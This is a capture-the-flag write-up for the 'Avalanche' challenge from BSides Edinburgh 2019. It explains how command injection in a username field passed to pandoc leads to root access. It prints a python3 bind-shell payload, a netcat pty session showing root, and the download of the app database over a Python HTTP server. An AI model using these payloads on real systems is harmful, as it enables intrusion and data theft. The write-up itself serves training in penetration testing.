September 2019

Author: Paul Ritchie

pentest
INFORMATION SECURITY ASSURANCE

1. Introduction

Pentest have a history of sharing community challenges at events such as BSides and have offered several challenges online previously. Our aim is to provide challenges that simulate discoveries made during real-world engagements and which feel as real as possible.

1.1 About Avalanche

Avalanche was created for the after party of BSides Edinburgh in April 2019. It was designed to conclude a CTF event delivered in partnership with Hack the Box EU. HTB do amazing work and the evening was great fun. Their support throughout was amazing.

We wanted a finale which was a little different, so we replaced the standard “cat /root/flag.txt” approach with a more realistic goal: steal the database and find sensitive information. In this case the flag was a phone number which players could call. A nice visual ending where a phone would light up for the room to see if they were successful.

For the last 45 minutes of BSides Edinburgh teams were able to target Avalanche and go for victory by knockout.

With fabulous prizes on the line winners would either be:

1) Win by points - The team with the highest points via HTB challenges
2) Win by knockout - The first team to defeat Avalanche and call the phone number.

Despite some valiant efforts from the participants Avalanche remained undefeated that night and the winners had the highest number of points.

With Avalanche undefeated, and several participants clearly having unfinished business with it, we took it on a mini-tour where it remained undefeated until the 4th outing.

1.2 Getting started

We assume that you opened the image in Virtual Box and that you have booted successfully to get a target URL as shown:



Figure 1 - Avalanche Booted in Virtual Box

The URL will be different based on your network configuration. For this writeup we will be using: http://192.168.56.104

If everything is working well, you will see a login page as below:



Figure 2 - Login Page

Avalanche is a living breathing application which has user registration, authentication, profile management, about pages, GDPR statements etc. Every link on the site is fully implemented (in this release “Forgot your password” stops short of issuing an email, it does have that functionality).

Because of this, Avalanche replicates the real-world which means that it is a functional site where generally security was not a problem, but one or two things may have slipped through into deployment. The real-world is often looking for a needle in a haystack when the application has some maturity like this.

While touring Avalanche it was clear that most participants saw this page and instantly started throwing `‘ OR 1=1--` into the username field. This approach is probably correct in CTFs or purposefully vulnerable applications.

When delivering a professional penetration testing you should not simply dive in this way! Before attacking you should first look at the target from the perspective of a user. We suggest clicking on all visible links in the page to get a feel for what was intentionally available. Then register a user account and repeat that process while authenticated.

As you browse the site make note of potentially vulnerable functionality and then decide which is probably the highest risk functionality and then start there.

In short: before attempting to attack something first submit the action as intended and observe how it operates.

Part of releasing this challenge was to try and teach that approach at the live events. With that point stated this document will now focus on the official solution.

1.3 The solution

You probably came here for the official solution. So here it is:

1) Register a user account.

2) Authenticate as that user.

3) Click on a campaign.

4) Click on “Start Change” under the “Add your own voice” header and create a meme as shown:



Figure 3: Add your own voice

5) Once a meme has been created it will appear in the list of memes under a campaign. It will now have an “export” option as shown below:



Figure 4 - Export Meme Option

6) Using the “Export” function demonstrates the `/export/<id>` URL. When the id is set appropriately the server will respond with a PDF including the campaign information and the meme.

7) An example of the exported PDF is shown below:

Figure 5 - Exported PDF

8) The vulnerability exists in this export routine and the injection point is the "username". The "Generated By" is a pointer to the vulnerability.

9) The application allows a user to alter their username by either: registering a new account or updating their profile.

10) To probe the weakness, alter the username to include OS Injection characters such as ";" or "`" before exporting a PDF. If the username was set to: cornerpirate; then the export process resulted in an error message as shown below:



Figure 6 - Export Error

11) This verbose error message has disclosed several things:
   a. The backend is Linux
   b. The shell is `/bin/bash`
   c. A path on disk is `/code/bringchange/avalanche/app/banners`
   d. The command "pandoc" is in use
   e. We are in control of the "author" part of the command

12) For those familiar with command execution the payloads which would work will be obvious. However, if you want to know more about how to go from this error to a functional exploit reliably see the process in Section 1.4. By following a similar process, you can save some time when exploitation is trickier than expected.

13) The target has lax egress and ingress filtering so we can use either a reverse or bind shell payload. One of the hints provided to people was that the target had "python3" installed. In that case the following payload would work to create a bind shell on port 4444:

```
cornerpirate; python3 -c 'import socket as a;s =
a.socket();s.bind((\"0.0.0.0\",4444));s.listen(1);(r,z) =
s.accept();exec(r.recv(999))'
```

Figure 7 – Usename value to bind to TCP port 4444

14) Set your username as shown above and then access the appropriate export URL.

15) From your PC connect to port 4444 using netcat and then paste the line of python shown and press enter:

```
$ ncat 192.168.56.104 4444
import pty,os;os.dup2(r.fileno(),0);os.dup2(r.fileno(),1);os.dup2(r.fileno(),2);pty.spawn("/bin/bash");s.close()
root@avalancheweb01:/code/bringchange/avalanche/app/banners# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 8 - Establishing a Shell

16) Great we have an interactive shell with root privileges! While most CTF's have a privilege escalation baked in at this point the original timeframe for BSides Edinburgh was too short so there is no escalation here.

17) The goal was to get the "app.db" file so let's find that and download it as shown below:

```
id
uid=0(root) gid=0(root) groups=0(root)
root@avalancheweb01:/code/bringchange/avalanche/app/banners# find /code -name "app.db"
<ge/avalanche/app/banners# find /code -name "app.db"
/code/bringchange/avalanche/app.db
root@avalancheweb01:/code/bringchange/avalanche/app/banners# cd /code/bringchange/avalanche
<alanche/app/banners# cd /code/bringchange/avalanche
root@avalancheweb01:/code/bringchange/avalanche# python -m SimpleHTTPServer 8080
<ngchange/avalanche# python -m SimpleHTTPServer 8080
/usr/local/bin/python: No module named SimpleHTTPServer
root@avalancheweb01:/code/bringchange/avalanche# echo "Note python 3 and not python 2"
<ge/avalanche# echo "Note python 3 and not python 2"
Note python 3 and not python 2
root@avalancheweb01:/code/bringchange/avalanche# python3 -m http.server 8080
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.101 - - [30/Aug/2019 18:12:38] "GET / HTTP/1.1" 200 -
192.168.56.101 - - [30/Aug/2019 18:12:40] "GET /app.db HTTP/1.1" 200 -
192.168.56.101 - - [30/Aug/2019 18:18:30] "GET /app.db HTTP/1.1" 200 -
```


Figure 9 - Find app.db Start HTTP Listener and Download

18) Using a browser the http://192.168.56.104:8080/app.db URL was downloaded as shown in the HTTP server log.

19) At this point you just needed to open "app.db" in an SQLite client and use the hints from the CTF blog page to locate agent chaos. Those hints again were:

- User ID > 1000
- About Me: includes word "Security"
- Phone Number: includes "075"

20) With those hints it was easy to find the details of Agent Chaos:



Figure 10 - Finding the Phone Number

21) There we have it. The flag in this case was the phone number for Mr Ronald Hunter! While the challenge was active (before Friday 13th of September 2019) it was possible to call this number and to hear a voicemail message from Agent Chaos which confirmed that you found the flag. It said:

"Agent Chaos here. Congratulations! This is the flag. Please do not share this number and leave any write-ups until after the closing date"

This message will be removed soon and the SIM will now slowly forget that it ever had any importance.

1.4 Steps to replicate the target's Environment

The reasons for doing this are to ensure that the payload would run under ideal conditions, and that it has no negative impact. When testing a live server, you do not want to accidentally cause a Denial of Service (DoS).

The target is using `/bin/bash` so we can use Kali or any other bash terminal to replicate the right shell environment.

The command used `&&` which means "execute the part on the right when the part to the left executed without error". We have no control over the part to the left, so we only need to concern ourselves with this part:

```
pandoc 2_40qd1se6.html -o 2_40qd1se6.pdf -M author:cornerpirate;
```

To replicate the environment, install pandoc and create an html file as shown:

```
File  Edit  View  Search  Terminal  Help
cornerpirate@ubuntudevbox:/tmp/test$ echo "<h3>test</h3>" > test.html
cornerpirate@ubuntudevbox:/tmp/test$ pandoc test.html -o test.pdf -M author:cornerpirate;
cornerpirate@ubuntudevbox:/tmp/test$ ls
test.html  test.pdf
cornerpirate@ubuntudevbox:/tmp/test$
```

Figure 11 - Replicated Environment

The command creates a PDF version of the HTML file. Looking into the documentation the "`-M author:cornerpirate`" sets the author metadata for the PDF file. You can verify that using the "exif" command as shown:

```
exiftool test.pdf
ExifTool Version Number         : 10.80
File Name                       : test.pdf
Directory                       : .
File Size                       : 38 kB
File Modification Date/Time     : 2019:08:30 07:49:58-07:00
File Access Date/Time           : 2019:08:30 07:49:49-07:00
File Inode Change Date/Time     : 2019:08:30 07:49:58-07:00
File Permissions                : rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Page Mode                       : UseOutlines
Author                          : cornerpirate
Title                           :
Subject                         :
```

Figure 12 - author shown in PDF Metadata

Now that we have done this the intended logic of the command is clear and we should attempt to identify how to inject a new command and prevent errors.

In this case the command is not complicated so simply using ";" to separate commands would work:

box

```
pandoc test.html -o test.pdf -M author:cornerpirate;hostname;
ubuntudevbox
```

Figure 13 - checking injection point works

The highlighted part shows the command structure. To work a value for the author should be supplied, then the payload command is added after a semi-colon. From the error message we know that the user controllable part already adds the trailing semi-colon to finish the command.

Here you have a command prompt you are in control of where you can see all the error messages and you know that you replace "hostname" above with your intended payload. Before wasting time editing the username in the application it is safest to build a payload in this environment first.